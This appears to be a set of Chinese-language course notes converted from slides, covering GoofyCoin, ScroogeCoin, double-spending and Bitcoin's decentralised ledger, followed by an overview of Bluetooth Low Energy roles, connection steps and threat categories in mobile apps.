


## GoofyCoin

Goofy创造




签名表示交易给Alice




双花Double-Spending攻击（数字货币核心问题）

通过两个签名表示交易给两个人，一个货币被用出去两次



## ScroogeCoin

- Scrooge publishes a history of all transactions
  - a block chain, signed by Scrooge
- optimization: put multiple transactions in the same block


 $H( )$ 


由Scrooge来创建并维护所有交易历史

transID: 73 type:CreateCoins		
coins created		
<i>num</i>	<i>value</i>	<i>recipient</i>
0	3.2	0x...
1	1.4	0x...
2	7.1	0x...

交易记录包含了币的使用和创建情况，避免了双花问题

问题：过于中心化centralized，Scrooge权力过大


## Bitcoin: A Peer-to-Peer Electronic Cash System

比特币需要：


- 匿名性来保证隐私
- 去中心化信任机制来防止双花问题

每个实体使用一对密钥来交易，密钥与其现实身份无关联，保证隐私性

交易记录块实现了去中心化信任机制，比对已存在交易记录即可得知比特币是否被双花



当Alice和Bob交易后，交易记录被广播到区块链所有节点中并检查合法性



矿工通过大量计算验证交易的合法性并生成新的块，挖矿成功后获得奖励

根据最长链原则扩展区块链


挖矿需要大算力和适宜的环境

## Dark Side

比特币催生出钓鱼攻击以及许多非法交易

# BLE Security in Mobile Applications

---





蓝牙：

- Low-cost, low-power 低成本、低功耗
- Short-range radio 短距离无线通信
- For ad-hoc wireless communication 支持临时自组织网络
- For voice and data transmission 传输语音和数据

可扮演多种角色：

- 外设 Peripheral 可连接的广告者，在连接中扮演从设备slave
- 中心设备（Central）扫描广告并发起连接，扮演主设备master
- 广播者（Broadcaster）不可连接的广告者
- 观察者（Observer）扫描广告但不连接

连接过程包括：

1. 广播 Broadcast
2. 扫描 Scan
3. 请求连接 Connection Request
4. 配对特征交换 Pairing Feature Exchange
5. 认证与密钥生成 Authentication & Key Generation
6. 密钥分发 Key Distribution
7. 通信 Communication

主要威胁

- 用户跟踪：通过设备信号定位移动轨迹
- 设备指纹：利用静态UUID或广播数据唯一标识设备
- 应用指纹：分析GATT服务配置识别应用
- 数据窃听：未加密通信被嗅探
- 中间人攻击（MITM）：篡改通信数据